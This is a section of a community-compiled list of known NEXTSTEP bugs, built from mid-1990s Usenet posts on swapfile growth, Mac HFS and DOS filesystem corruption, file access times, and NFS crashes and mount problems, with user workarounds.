When a page is freed, if it is the highest page in the swapfile, the swapfile will be truncated all the way down to the highest page in use (down to lowat). In practice, this happens rarely. The basic problem is that if you have a long running process use a very high number paged (e.g., if the Windowserver allocates a high numbered page) the swapfile will not get truncated until that process exits --- which could be a very long time. When this happens due to a core process (e.g., the nmserver), which cannot be restarted unless the system is rebooted, your swapfile will remain large. Still, there can be lots of

free  
pages in the swapfile file, and rest assured they will be reused!

So why don't we compact the swapfile to handle these pages that get allocated at high page numbers? Good question. We've considered doing it many times. However, it has always been considered a quite risky change (how many of YOU have debugged a virtual memory system before) and would need to be done very carefully to ensure correctness and adequate performance. As an example, it would not be acceptable to just start a compaction and cause the system to lock up as the kernel does several megabytes of I/O for the compaction. The relative merits of making this improvement has never outweighed the costs in risk and the opportunity costs of not working on other parts of the system. I'm not saying we'll never do it, I'm just saying we haven't done it yet for some carefully considered reasons.

Having said all of this, why do so many people seem to have problems with their swapfiles? Here are some possible explanations:

1) Not everyone realizes just how much memory their apps use. As has been mentioned before, the Windowserver keeps backing store for all the windows (on or off screen). On 16-bit color systems this can be quite large, on 24-bit systems its downright huge! Simple images on the screen can translate into megabytes of storage. Mathematica sessions are notorious for consuming 10's or even 100's of megabytes of VM.

2) Programs occasionally have memory leaks. We work hard to be sure that the software we release does not have leaks. There's a reason we developed MallocDebug! I think we do pretty well, but I'm sure there are some bugs. For example, the Windowserver, with it's printer heritage, has long had problems with correctly managing its memory. On the printers they just "reset" the memory heap for each new job --- we can't do that. If/when the Windowserver leaks we get a double whammy since not only do we leak a small amount of memory, but the Windowserver is a long running process and tends to hog those

high numbered pages. I think NEXTSTEP ISV's generally do a good job too, but it only takes one or two apps to leak memory and cause problems.

3) As many of you know, Mach has a quite advanced virtual memory scheme, which NEXTSTEP makes excellent use of. Features like copy-on-write and pageable read/write sharing can cause complex relationships between memory and how it is mapped into one or more processes. There is one known optimization that the kernel does (specifically the coalescing of adjacent memory regions when backing store has not yet been allocated --- for those of you Mach VM literate) which sometimes causes the freeing of some memory to be delayed until a process has exited. The situations when this happens are fairly rare, and worse case the memory is freed when the process exits, but it wouldn't surprise me if this is the cause of isolated problems.

I personally think the Mach swapfile solution is quite good. I'm obviously biased though. Sure, there are a few things I think could be improved, but that's true of any piece of software. Overall I think we've made some reasonable trade-offs. I also think swapfile management is fairly bug-free. We know we can improve the situation is (3) above (but it is difficult). Certainly if anyone has any other possible reasons for swapfile growth, especially with concrete examples of programs, let us know so we can investigate!

I'd be more than happy to read suggestions others have on improving how swapfiles work. I can't guarantee we'll implement them, but you never know!

I hope this sheds a little light on the whole swapfile discussion. Somehow I think it will still continue on --- but hopefully it can be grounded with a few more facts now.

Avie

\*\*\*\*\*end text\*\*\*\*\*

-----

Newsgroups: comp.sys.next.programmer  
Return-Path: <flexus!rfschtk@maze.ruca.ua.ac.be>

Date: Mon, 1 Aug 94 07:46:28 +0200  
From: Raf Schietekat <flexus!rfschtkkt@maze.ruca.ua.ac.be>  
Message-Id: <9408010546.AA01392@flexus>  
Subject: Re: Program VSIZE and Swapfile usage  
Reply-To: flexus!RfSchtkkt@maze.ruca.ua.ac.be

LS,

Side issue (I have no suggestions about the specific problem being discussed)...

Avie (Avadis Tevanian of NeXT) writes:  
> I'd be more than happy to read suggestions others have  
> on improving how swapfiles work. I can't guarantee we'll  
> implement them, but you never know!

When one lseek(2)'s past the current EOF and writes something there, the intervening space is subsequently read as all zeros, but \*not allocated on disk\* (called a ``hole'' in a file). Well, those sectors that were touched by what was written will obviously be allocated in full, but that is not very important, as file system sectors are only on the order of 1 kB (right?).

Wouldn't it be possible to do the reverse? If a long stretch of zeros could be deallocated from the file system, this would free up a lot of disk space.

Now, once this is done, the pager should check whether the swapfile is outrageously large compared to what is really being used. If so, it should start cleaning those unallocated (VM sense) swapfile pages to contain all zeros (not all in one go, but from time to time, unobtrusively), so that the file system can deallocate them too (file system sense). Even if (as a worst case) some pointers have to be maintained at the start and the end of a page, at least half of the swapfile space can be refurbished, and probably three quarters (only pointers near the beginning) or everything (pointers centralised).

Wouldn't this be a minimally disturbing, for little debugging, (nearly) total cure? Well, compaction doesn't need to be done in one go either, so warning about system lockup in such cases is just rhetoric: the system could just move the last page in the swapfile to the front, from time to time (only if the swapfile is currently too large). But I don't think there is a significant reason not to do one or the other.

Just exhibitioning my ignorance again,

Raf Schietekat, RfSchtkkt@maze.ruca.ua.ac.be, Flanders, Belgium  
(real, i.e., with triangle in the Deliver button) NeXTmail preferred  
Addressing limitations: no !, % or .uucp (? I should test this again)

-----

**XXX.3.2 KBNS.00.0.282\_o3.0o Reported by Douglas\_Scott on comp.sys.next.(bugs/programmer) on 1993-04-19, NeXTPR-D 69.** `malloc(3)` ignores `/etc/swaptab's hiwat` values. **KBNS.10.2.014\_o3.0o** Whether this is a bug depends on your perception: it could be useful to be able to reserve a large address space, write stuff here and there, and have only the places touched swapped to disk, and compressed too; on the other hand, how should a program know when to restrain from using any more memory, especially since this invariably crashes a NeXTSTEP computer? I've tried to verify this, and I've found that indeed `malloc` does not initialise the memory, and does not reserve the swap space required (not touching the memory is a feature, you can touch bytes here and there, mostly NULL pages will be very much compressed too; not reserving it can pose this problem), so I could allocate 512 MB on a 400-MB disk. When trying a program that fills a buffer from `stdin` by repeatedly increasing it using `realloc()` (probably a bad technique?), messages appeared on the console saying something about the front becoming full, then available again, then full again (a couple of times). I set the `hiwat` to 32 MB, and my test program uses `realloc()` with increasing sizes. After a while, everything froze, and on one occasion I was presented the login panel again, on another, only an `alt-cmd-*` reset helped. Strange. XXX move this to `malloc(3)`, and doesn't the swapfile itself grow beyond `hiwat` as well?

## TCP/IP;¬TCP/IP

**XXX.3.2 KBNS.00.0.283\_o3.0±3.1o Reported by Subrata\_Sircar, from Thomas\_Funke (who reraised it for 3.1 on c.s.n.b, 1993-10-21, with verification program)**

The thing is that a bug/error in a user-level program crashes the whole machine, which is never acceptable.

From: `thf%zelator.in-berlin.de@Princeton.EDU` (Thomas Funke)

Subject: SYBASE crashes 3.0 - and SOLUTION !

```

Subject: SYBASE crashes 3.0 - and SOLUTION !
From: thf%zelator.in-berlin.de@Princeton.EDU (Thomas Funke)
Date: 1993-10-21 10:10:00
To: Subrata_Sircar <ssircar@princeton.edu>
Cc: NeXT <next@next.com>

```

Perhaps this should become part of the FAQ ! (Will this do, Thomas? :-))

## UUCP;¬UUCP

See `/NextLibrary/Documentation/NextAdmin: NextAdmin/12_UUCP`.

See **KBNS.11.1.009** (not a UUCP bug per se, but related to it).

**See /usr/lib/uucp/uucico (KBNS.10.2.042).**

**See /bin/rmail (KBNS.32.2.018).**

**Please tell me if I forgot any references (except if in the same subcategory as one of these KBNS entries).**

## Filesystem;¬Filesystem

XXX.32.2

Newsgroups: comp.sys.next.bugs

From: ebaranz@muscat.pr.net.ch (E. Baranzini)

Subject: Re: Trouble with too many files copied to HD with MacOS

Reply-To: ebaranz@muscat.pr.net.ch

Date: Sun, 12 Feb 1995 07:01:08 GMT

In article <3hdr6k\$qp@spock.usc.edu> tokumaru@spock.usc.edu (Phillip Tokumaru) writes:

> There seems to be a bug in NS3.2's macfs. Can anyone tell  
> me if this has been fixed for 3.3? Is there a work-around?

>

> Description: System hangs when a large number of files are  
> copied onto a hard drive with Mac OS. This problem happens  
> every time.

>

> I have experienced this problem with NextStep3.2 for both  
> HP and Next (m68k) computers. And with both a 270MB Syquest  
> drive and a 1GB Fujitsu drive.

>

> The NeXT has a system panic and may or may not re-boot itself.

> ...

>

>

>

>

>

>

I have also had a lot of problems with NeXTstep 3.1 and 3.2 on black hardware. The problem is reproducible. It has to do, I think, with a bad pointer in the Mac FAT table. The crashes were for me exceptionally bad, I have lost full disks of data (but I had a backup of course :-). I have no Mac at hand (but two NeXT), and therefore my only solution was to buy a Daydream box, connect to a second NeXT and copy the files with fpt (on the Mac). I have bugged NeXT about this problem, but no answer from there :-(.  
>

If there is another solution (or a patch) I would be very interested to know. Thank's.

-----  
Erminio BARANZINI, Seilerstrasse 25, CH-3011 Berne, Switzerland  
ebaranz@muscat.pr.net.ch  
-----

KBNS.33.2.XXX  
Newsgroups: comp.sys.next.bugs  
From: wave@media.mit.edu (Michael B. Johnson)  
Subject: NEXTSTEP's Mac HFS filesystem suport is ridiculous...  
Date: Fri, 29 Dec 1995 05:18:59 GMT

Having just trashed a Mac gig drive for the nth time under NEXTSTEP by doing nothing more innocuous than dragging a couple of folders on to it, I'm really sick of this... I've avoided writing up a bug report on this because it always happens when I'm frantic, and I don't have the time to deal with it properly, and then when I'm done, I'm too annoyed to go back to it. But since we just passed 100M BO and Steve gave us the week off, I've got some time on my hands... :-)

For years I've been happily used NEXTSTEP's support for Mac's file system. Usually I only copied the odd file to a Mac floppy (usually a TIFF file or EPS or FreeHand/Virtuoso file), and while every once in awhile there was a glitch, it usually was no biggie. But lately, I've hooked up bigger drives (200MB, 400MB, 1GB) that have been formatted on a Mac and tried to copy large amounts of files from NEXTSTEP to a Mac formatted disk; I get an error ("invalid argument"). From that moment on, while I can see the disk under NEXTSTEP, a Mac won't touch it. I don't have a lot of Mac disk repair programs, but the few that I have can't repair it, and I'm forced to reformat the disk on the Mac side, losing all the data on the disk.

The reason I need to do this is (among other things) I have a Mac-based CD-ROM burner, and I really want to burn CDs of things I'm doing under NEXTSTEP, but I can't get the damn files over there.

The real bug is that most of my filesystems are very deep; too deep to make a single huge tar file under NEXTSTEP and copy it to the Mac and then untar it on the Mac side. I have to use gnutar for the directory depth, and while there are plenty of "tar"s on the Mac that can understand UNIX tar format, I have yet to find a gnutar.

Please note: this happens on my newly patched 3.3 Intel machine; it certainly happened on my pre-patch 3.3 machine, and I'm reasonably certain this happens on my black hardware. I don't remember if it happened in 3.2. As you can imagine, this a rather annoying bug to reproduce...

What I'm looking for is other Mac filesystem war stories, so I know how to formulate a coherent bug report for NeXT. I'm not sure if it's file size, file name length, directory depth, the fact that I'm the one logged in :- ) or what. Any data appreciated; I'll try to formulate it into a coherent bug report. Better yet would be a work around, but I'm not optimistic.

--  
--> Michael B. Johnson, SMVS, Ph.D. -- wave@media.mit.edu|wave@pixar.com  
--> http://wave.www.media.mit.edu/people/wave/  
--> alumnus, MIT Media Lab, Computer Graphics & Animation Group  
--> Media Arts Technologist, Pixar Animation Studios (East Coast Office)  
-----

Newsgroups: comp.sys.next.bugs  
From: belka@il.us.swissbank.com (Andy Belk)  
Subject: Re: NEXTSTEP's Mac HFS filesystem suport is ridiculous...  
Date: Fri, 29 Dec 1995 18:28:50 GMT

In article <1995Dec29.051859.106666@media.mit.edu> wave@media.mit.edu (Michael B. Johnson) writes:

< Problems with a Mac Hard disk deleted >

I recently plugged my Mac Zip drive into a NeXT and happily copied over 80 MB of directories (untarred). The Zip disk appeared on my shelf as soon as I stuck it into the drive. Considering the Zip drive wasn't invented when the NeXT was built, I was quite impressed ...

It did have problems copying \_very\_ long filenames (the Mac can't handle them).

Sorry, this isn't very helpful ... but just to assure you it can be done with reasonable amounts of data.

Andy  
-----

From: hugues@precipice.fdn.fr (Hugues RICHARD)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: NEXTSTEP's Mac HFS filesystem suport is ridiculous...  
Date: 30 Dec 1995 13:52:19 GMT

wave@media.mit.edu (Michael B. Johnson) wrote:

>  
>What I'm looking for is other Mac filesystem war stories, so I know  
>how to formulate a coherent bug report for NeXT. I'm not sure if  
>it's file size, file name length, directory depth, the fact that I'm  
>the one logged in :- ) or what. Any data appreciated; I'll try to  
>formulate it into a coherent bug report. Better yet would be a work around,  
>but I'm not optimistic.

Problems with NeXT's HFS implementation are there from the beginning (NS3.0).

Here's an excerpt from an old copy of NeXTWorld (about comparison between HFS and UFS) :

"The real problem, thought, wasn't the speed. It was the reliability. NeXSTEP 3.0's HFS implementation consistently misplaced the content of some files copied to the Macintosh file system. The file names were there - I [the reviewer] just couldn't read their contents".

Hugues.

```

hugues@precipice.fdn.fr - France (small NeXTMail OK)
----- NS3.2 ----- NS3.0J ----- :-) -----

```

Newsgroups: comp.sys.next.bugs  
From: ebaranz@muscat.pr.net.ch (E. Baranzini)  
Subject: Re: NEXTSTEP's Mac HFS filesystem suport is ridiculous...  
Reply-To: ebaranz@muscat.pr.net.ch  
Date: Tue, 2 Jan 1996 20:46:38 GMT

In article <1995Dec29.051859.106666@media.mit.edu> wave@media.mit.edu (Michael B. Johnson) writes:

> Having just trashed a Mac gig drive for the nth time under NEXTSTEP  
> by doing nothing more innocuous than dragging a couple of folders  
> on to it, I'm really sick of this... I've avoided writing up a bug  
> report on this because it always happens when I'm frantic, and I don't

[...]

Excerpt from "Known Bugs in NEXTSTEP (aka. KBNS)" version 3.3

> XXX.32.2  
> Newsgroups: comp.sys.next.bugs  
> From: ebaranz@muscat.pr.net.ch (E. Baranzini)  
> Subject: Re: Trouble with too many files copied to HD with MacOS  
> Reply-To: ebaranz@muscat.pr.net.ch  
> Date: Sun, 12 Feb 1995 07:01:08 GMT  
>  
> In article <3hdr6k\$qp@spock.usc.edu> tokumaru@spock.usc.edu (Phillip Tokumaru) writes:  
>> There seems to be a bug in NS3.2's macfs. Can anyone tell  
>> me if this has been fixed for 3.3? Is there a work-around?  
>>  
>> Description: System hangs when a large number of files are  
>> copied onto a hard drive with Mac OS. This problem happens  
>> every time.  
>>  
>> I have experienced this problem with NextStep3.2 for both  
>> HP and Next (m68k) computers. And with both a 270MB Syquest

> > drive and a 1GB Fujitsu drive.  
> >  
> > The NeXT has a system panic and may or may not re-boot itself.  
> > ...  
> >  
> >  
> > Phillip Tokumaru  
> > ptok@cave.usc.edu  
> >

> I have also had a lot of problems with NeXTstep 3.1 and 3.2 on  
> black hardware. The problem is reproducible. It has to do, I  
> think, with a bad pointer in the Mac FAT table. The crashes  
> were for me exceptionally bad, I have lost full disks of data  
> (but I had a backup of course :-). I have no Mac at hand (but  
> two NeXT), and therefore my only solution was to buy a Daydream  
> box, connect to a second NeXT and copy the files with fpt (on  
> the Mac). I have bugged NeXT about this problem, but no answer  
> from there :-(.  
>  
> If there is another solution (or a patch) I would be very  
> interested to know. Thank's.  
>

My workaround:

- if the CD-ROM is ISO-9660 compliant, then normal tar will be OK for transferring to the Mac (no more than 64 chars per filename): tar the files, gzip the tar file, ftp to the Mac, ungzip and untar on the Mac and then burn it;
- if the CD-ROM is with Rockride extension: use mkisofs to make an Image on the NeXT, gzip it, ftp to the Mac, ungzip it on the Mac and burn it.

One warning: use gzip and not compress on the NeXt, because the gzip program on the Mac has a bug: on the Mac uncompress with gzip is not working cleanly (without any alert!) and you get an apparently normal file (or file tree), but in reality an incomplete one.

--  
-----  
Erminio BARANZINI, Muehlemattstr. 53, CH-3007 Berne, Switzerland  
ebaranz@muscat.pr.net.ch  
-----

Newsgroups: comp.sys.next.bugs  
From: tomi@shinto.nbg.sub.org (Thomas Engel)  
Subject: Re: NEXTSTEP's Mac HFS filesystem suport is ridiculous...  
Date: Mon, 8 Jan 1996 09:17:25 GMT

In article <1995Dec29.051859.10666@media.mit.edu> wave@media.mit.edu  
(Michael B. Johnson) writes:

> Having just trashed a Mac gig drive for the nth time under NEXTSTEP  
> by doing nothing more innocuous than dragging a couple of folders  
> on to it, I'm really sick of this... I've avoided writing up a bug

Well the HFS support really is a nightmare. But as far as I can see there are few bugs/situations that happen to be reproducible.

On Intel Mac floppy handling often halts or totally crashes the system when you try to eject the disk after writing some data onto it. But only with certain machines ?! (Intel hardware problem ??)

Also the handling of resource forks is really nasty. Try to give a good excuse to some user for "why his files don't work on the mac when he just copied them from a Mac floppy to his NeXT and back on a Mac floppy again."

Ok...this is no help. Just a verification that the bug is not related to the continent you are living on. ;-)

Aloha

tomi

--

---

(tomi@shinto.nbg.sub.org)

Thomas Engel  
Neptunstr. 9  
D - 90522 Oberasbach  
Germany

NeXTMail welcome

---

From: Roland Telfeyan <telfeyan@umich.edu>  
Newsgroups: comp.sys.next.bugs  
Subject: Re: NEXTSTEP's Mac HFS filesystem support is ridiculous...  
Date: 12 Jan 1996 14:12:13 GMT  
Reply-To: Roland Telfeyan <telfeyan@umich.edu>

There's a Mac program SunTar (on the archives) which seems to handle gnutar. I haven't tested it thoroughly, but I've used it with DDS-2 tapes containing gnutar archives from NEXTSTEP to the Mac and it works great.

Roland

---

KBNS.33.2.XXX  
From: samurai@random.cs.mcgill.ca (Darcy Brockbank)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: NeXT->DOS filesystem copy bug ?  
Date: 08 Dec 1995 18:30:32 GMT  
In-reply-to: katzlbt@vuse.vanderbilt.edu's message of 7 Dec 1995 05:50:44 GMT

<katzlbt@vuse.vanderbilt.edu> writes:

>I was copying file from my NeXT to my DOS partition as I  
>saw that files with size of power of two end up with 0 bytes  
>on the DOS partition. They show up right in the WS browser  
>and are also readable. Once I log out and start DOS  
>I get - makeing a dir - filesize 0 of those files.  
>Logging in again in NS I get also size 0, deleting them will  
>free the original size of the file.  
>Adding a single byte to those files makes the copy work again.

```
>-rw-r--r-- 1 cat 1048576 Oct 20 01:00 disk01.hm
>-rw-r--r-- 1 cat 2138112 Aug 14 16:08 sounds
```

>Those are the files producing this behavior reliably.

>Has anyone else seen that or can verify this bug ?

Yes, it happens to me all the time. I sent in a bug report a long time ago to NeXT but never heard from them. It's a terrible bug. One tends to count on the filesystem to work.

- db

--

I have a heart condition... if you hit me, it's murder. -- Withnail -- We are millionaires! -- and I -- To you, we're not deep -- Housemartins -- A bit small for a share certificate -- Cleese -- Smoke me a kipper, skipper, I'll be back for breakfast. -- Ace Rimmer -- He's the tallest man by a dam site. -- Crow --

-----

## **KBNS.32.1.031\_o3.2o Last access time of files is not properly maintained**

Description: See title.

How to verify: In the following, ls -lu should indicate the time that /tmp/crap was done, which is obviously not the case.

```
% cat > /tmp/crap
```

Blah blah.

```
% date
Wed Jun 15 19:05:49 MET DST 1994
% cat /tmp/crap
Blah blah.
% ls -lu /tmp/crap
-rw-r--r-- 1 rfschtkt 11 Jun 15 19:04 /tmp/crap
%
```

Urgency: I don't know who or what depends on this?

Confirmed: John\_Soward (reported, NS version unknown), Raf\_Schietekat (o3.2o)

Workaround: None known.

Cure (for NeXT): Cure it.

Report history: Reported by John\_Soward to c.s.n.b on 1994-06-14 (Subject: Okay, what's up with the cache stuff)

Comment: NFS is not involved in this.

## Suggestions follow

KBNS.33.2.XXX I'm on a Novell network now, and mutual exclusion for files is active. However, I can always read files (or perhaps only if they are nowhere else open), and then Novell doesn't see that the file is currently open on my system. This is probably because the applications I use (Edit.app) read the file and then forget about it, rather than keeping an fd open to that file, the same mechanism that would prevent a mountable filesystem from being unmounted, which is now not the case. Perhaps another kit of objects should be provided that abstract away from the operating system (Unix), and accept explicit messages. This would allow a programmer to specify things like ``This file should not be opened anywhere else'', or ``Warn me if someone else wants to open this file''. Some operating systems or file systems would support such requests, others wouldn't. But then this kit would interface directly with that particular filesystem, rather than with the filesystem *as mounted within the Unix filesystem*, by which they lose some of their expressiveness. This would also provide for transactions and such, of course.

## NFS;¬NFS

XXX.33.2  
From: doyle@mmm.lanl.gov (Mark Doyle)

Newsgroups: comp.sys.next.bugs  
Subject: Re: NFS crashes on high load  
Date: 12 Jan 1996 21:23:29 GMT

Roland Telfeyan <telfeyan@umich.edu> wrote:

> Axel Habermann writes  
> > I'm also interested if this test works on HPPA or SPARC.

> Same behavior on SPARC!

I have seen the behavior on both black hardware and HP's running NS. The solution has been to not mount directories to the local machines via NFS and to use links instead. (I have seen this problem at least back to NS 3.0). Getting rid of these self-mounts makes the whole thing much more stable. Very annoying though because it is so easy to just export things like user directories to the domain /. Instead you have to exclude the server somehow.

Cheers,  
Mark

-----  
From: kiwi@ariane.fb10.tu-berlin.de (Axel Habermann)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: NFS crashes on high load  
Date: 13 Jan 1996 13:01:57 GMT

Mark Doyle (doyle@mmm.lanl.gov) wrote:

: Roland Telfeyan <telfeyan@umich.edu> wrote:  
: > Axel Habermann writes  
: > > I'm also interested if this test works on HPPA or SPARC.

: > Same behavior on SPARC!

: I have seen the behavior on both black hardware and HP's running NS. The  
: solution has been to not mount directories to the local machines via NFS and  
: to use links instead. (I have seen this problem at least back to NS 3.0).  
: Getting rid of these self-mounts makes the whole thing much more stable. Very  
: annoying though because it is so easy to just export things like user  
: directories to the domain /. Instead you have to exclude the server somehow.

As it turned out later, the crashes I experienced had nothing to do with the NFS imports of locally exported filesystems but with two SCSI drives which disagreed to be on the same bus.

My solution to get rid of the self mounts is:

- 1) create a symlink on the server which has the name of the import and points to the exported directory.
- 2) Export the directory to /
- 3) Import the directory to / under the global name.

NeXTSTEP will not mount something on top of the symbolic link, so you're safe.

Example:

I have a directory /bigdisk/LocalApps which should be exported and imported by all clients under /LocalApps.

I made a link on /:

```
buran root 1 (~): cd /
buran root 2 (/): ln -s bigdisk/LocalApps
buran kiwi 1 (/): ls -lagd /LocalApps
lrwxrwxrwx 1 root wheel 18 Dec 3 15:29 /LocalApps -> bigdisk/LocalApps@
```

I imported buran:/bigdisk/LocalApps as /LocalApps on the / domain.

When the server is booted, it will not mount buran:/bigdisk/LocalApps on /LocalApps because of the symlink, the clients mount the dir just fine.

HTH

--

Axel Habermann  
kiwi@buran.fb10.tu-berlin.de Fon:+49 30 45478986 Fax:4542296

Die Dateien, in denen die Programmdokumentation enthalten ist, haben normalerweise die Endung ".c", -- Kristian Koehntopp  
-----

From: Roland Telfeyan <telfeyan@umich.edu>  
Newsgroups: comp.sys.next.bugs  
Subject: Re: NFS crashes on high load  
Date: 12 Jan 1996 14:14:22 GMT  
Reply-To: Roland Telfeyan <telfeyan@umich.edu>

Axel Habermann writes

```
> Hi all,
>
> After fighting with server crashes on a regular basis for the last
> week, I'm getting desperate. I think I narrowed it down to the following,
> which in an easy way to bring every Intel System (I tried it on) down in a
> second.... (NSI 3.3 with and without patch)
>
>
> export some directory via NFS
> mount this directory to the local machine via NFS
> cd to this directory
> execute 'iozone 10 8192'
>
> The machine will run for a while but lock up after short time,
> especially when doing a disk access from another application or
> terminal window.
>
> While I admit that it is not very sensible to access a filesystem
> which is available locally via NFS, I made this test the first time
> to see the maximum throughput of NFS if the network is not the
```

> limiting factor. As I stated above, I am under the impression that  
> high NFS load is what crashed our server 8 times during the last  
> 48 hours.  
>  
> Would anyone dare to comment? Anyone having the same experience?  
>  
> I'm also interested if this test works on HPPA or SPARC.  
>  
> Axel  
>  
> --  
> Axel Habermann           kiwi@cs.tu-berlin.de           \\|//  
> Muellerstr. 145           kiwi@buran.fb10.tu-berlin.de    ) o o (  
> D-13353 Berlin (Wedding)           \ | /  
> Fon: +49 30 45478986 (privat)    030 314 24 764    (un)  \~/

Same behavior on SPARC!

Roland

-----  
Roland Telfeyan                   http://www.eecs.umich.edu/~telfeyan  
Display Technology & Manufacturing    telfeyan@eecs.umich.edu  
Electrical Engineering & Computer Science    phone: +1 313 936 0967  
University of Michigan                fax: +1 313 936 0347  
-----

-----  
From: shill@iphysiol.unil.ch (Sean Hill)  
Newsgroups: comp.sys.next.bugs,comp.sys.next.sysadmin  
Subject: NEXTSTEP HP crashes  
Date: 1 Feb 1996 09:33:38 GMT  
Reply-To: Sean.Hill@iphysiol.unil.ch

Does anyone else have random crashes with an NEXTSTEP/HP machine on the network? If our HP machine is on the network (with some NFS mounted volumes) and there is high levels of activity, the machine will become very unstable.

Our SGI, Macintosh, HP/UX and NEXTSTEP/Intel machines are fine. Our two HP 712's running NEXTSTEP crash however. For example, just as I do a save over the network it will give a kernel panic. Also, when opening a project... Or reading news or browsing the web will crash it. On the weekends and evenings it is typically fine.

Anybody else have the same trouble? I've written to NeXT but they have not responded.

We've had our network technicians put in a new bridge and router and check any possible fault in the wiring. They're pretty confident they fixed the problems, yet the crashes persist.

I'd love to hear from anyone with any info!



> Rue du Bugnon, 7 Work: ++41 021 692.5516  
> CH-1005 Lausanne SWITZERLAND Fax: ++41 021 692.5505  
>

Hi. Long ago, we had similar problems. Thankfully, I can say that I can't remember the last time it has happened ... Anyway, the biggest problems we had were between HP 712s and NeXT m68k boxes. If the mounts were "soft", then the NeXTs could not reliably "write" data on the HPs but could actually read reliably. The HPs on the other hand, could not reliably "read" data from the m68ks, but could write reliably! Weird, huh?

Anyway, changing the mounts to "hard" mounts (NeXT recommends this always, and only!), cured most of our problems. For what it's worth, we had been using soft mounts on an m68k and Sun network for 5+ years without a \*single\* problem! So, while empirically I know that NeXT's answer was correct, I still contend that is a "bug" in their implementation on the hp.

Above I said "most" of our problems. The remaining problems seemed to be related to a machine going down (for a non-nfs reason, like maybe the power plug being pulled :-). When a machine to which we had a mount (from an hppa running NS) was unavailable for an extended period of time, the HP would eventually lock up. Worse, other HPs would now cascade if they were mounting the locked up HP, etc. This was one of the biggest (and only!) headaches we had with the HP's over the past 18 months that we have been using them. For whatever reason (maybe we're pulling the power less often now :-), this hasn't happened in a while ...

Hope this helps (at least somewhat).

--  
Hadar Pedhazur  
Global Equity Derivatives  
Union Bank of Switzerland (UBS)

-----  
XXX.33.1  
Newsgroups: comp.sys.next.bugs  
From: andreas@esag.ch (Andreas Lutsch)  
Subject: NFS automounter problem  
Date: Fri, 18 Aug 1995 10:50:31 GMT

There was a posting in cs.nsysadmin that reminded me of an old bug in the NFS automounter. It always mounts directories (from the same computer) in exactly the reverse order you generated the entries in the NFSManager's 'Imported Directories' list. That means, if you choose to import some-host:/ and later add some-host:/usr (both with mount point /Net), the automounter will always mount /private/Net/some-host/usr \*before\* /private/Net/some-host. This way some-host:/usr is effectively invisible, though mounted.

One can work around this bug by adding some-host:/ after some-host:/usr (so it will be mounted before), but only if both imported directories are defined in the same NetInfo domain. Otherwise there's no possibility to influence the mount order.

In my opinion, the NFS automounter should sort the directories before mounting them, that shouldn't be too complicated.

This bug already existed in 3.2, and it is still there in 3.3. Does anybody know if NeXt is working on it or if one should report it with BugNext?

Andreas Lutsch  
-----

**KBNS.10.1.006\_o3.0o Bug\_NeXT.33796 NeXT does not shut down cleanly if it has mounted a rw (is that it?) filesystem from a server that is already down.**

**Description:**

Robert\_Brown: ``The Next (with both release 2.1 and release 3.0 of the OS) seems to have a problem at shutdown time if the machine has automounted a file system from a computer that is already down.

I have a Next and Sun which automount each others disks. If I turn the Next off first, and then the Sun, things work fine. As the Sun shuts down, it prints a notice that the Next is not responding to NFS requests, but after a minute it times out and completes the shutdown.

When I shut off the Sun first, and later power down the Next, the screen eventually goes gray, but the Next never powers off. I have to hit the power key again, at which time the Next does turn off. Unfortunately, by hitting the power key a second time, the Next does not mark the hard disk with the "clean shutdown" flag. The next time I power up, I have to wait while the Next runs fsck on the disk."

David\_Koski: ``This is due to the [...] timeout that NeXT uses. Various fixes are possible. Just change the timeout to something reasonable."

And further from David\_Koski (XXX no example value of a working timeout): ``

here are the defaults for mounting things (mount(8)) under 3.2:

```
fg,mnttimeo=20,retry=1,timeo=7,retrans=3,port=NFS_PORT,hard
```

Now the problem is this **hard** at the end:

```
hard retry request until server responds.
```

They warn you not to use **soft**:

```
soft return error if server doesn't respond. Do not
 use this option with the rw option.
```

I have the disk mounted soft, rw, and have never had any problems. Of course I don't use it much and don't really care if the other end gets screwed up. All of our suns at work mount things rw, soft as well."

How to verify: Should be obvious from the description...

Urgency: ?

Confirmed (the problem, not David\_Koski's analysis): Robert\_Brown (o2.1o\_o3.0o, reported), Ronald\_Antony (o3.0o), David\_Koski (o3.0o)

Workaround: Manually unmount those filesystems before powering down the server. Or from David\_Koski's description?

Cure (for NeXT): Implement according to specification. And/or give better information.

### **XXX.3.2 KBNS.00.0.284\_o3.0o Reported by Robert\_Brown, verified by Marc\_Elvy, Bug\_NeXT.42795.**

When mounting a file system onto a Sun Sparcstation 2 running SUNOS 4.1.1 from a NeXTSTEP\_3.0 computer (*not* between identical machines or the other way around), touching a file from the Sun side produces always the same file date: 1969-12-31. This makes software management using `make` impossible. It is not known whether the NeXTSTEP server or the Sun client is the culprit (I bet against the NeXT¼).

### **KBNS.00.0.285\_o3.0±3.2o KBNS.32.0.rev Reported by Robert\_Brown, from a 1993-04-09 comp.sys.next.sysadmin message by Christian\_Baur (who says it applies to 3.0±3.2)**

There's a problem with file ownership if NEXSTEP mounts a Solaris 2.1 file system: setting privileges from the NEXSTEP side will corrupt them in the direction of less security. Christian\_Baur seems to understand the problem, and has a patch which you could use at your own risk.

Christian\_Baur: ``NeXT tried to correct the bug in version 3.1, but the changes they made are not correct which lead to the same problem. By (write)accessing files on a Solaris 2.1 Server (I will put you a note if it is valid also for 2.3), the files show up with filemode 5777.

I have a patch for NeXTStep 3.0, 3.1 and 3.2."

### **KBNS.32.0.034\_o3.2o Bug\_NeXT.52334 Reported by Lorin\_Rivers**

Lorin\_Rivers: ``Mount a directory from a NeXT that's located on a Solaris 2.X machine.

Attempt to descend into it.

Note that directory duplicates after you descend more than one level deeper.

i.e. /Net/sparc\_ten/Users/ralph/Dox shows as:

/Net/sparc\_ten/Users/ralph/Dox/Dox/Dox/Dox... and the only way to descend further is to open each level as a folder. Each directory has the same contents as the first. It's wacky and weird."

I asked for more info...

Lorin\_Rivers: ``All the Unix machines on our network have ./Users exported as an NFS export.

If I as a NeXT user attempt to go into any directory, using the Workspace (only) E.g. /Net/Sun\_Machine/Users/joe\_user/documents/sample\_files.

If I descend into/open this sample\_files folder, it has the wrong contents. Instead of what's actually in there, it looks like the folder contains the contents of the folder sample\_files resides in. So if you look in the Workspace, you'll see the same files in both of the right-most columns of the browser. If you continue to click on sample\_files the duplication continues, unless you open sample\_files as a folder. You can then descend one level deeper, but then the same thing starts to happen again..."

Lorin\_Rivers also answered to these specific questions:

- is it true that a shell is not confused by this?

Yes

- would an OpenPanel get confused?

No

- are any other machines confused by NFS from Solaris machines?

No

XXX asked for confirmation from Christian\_Baur

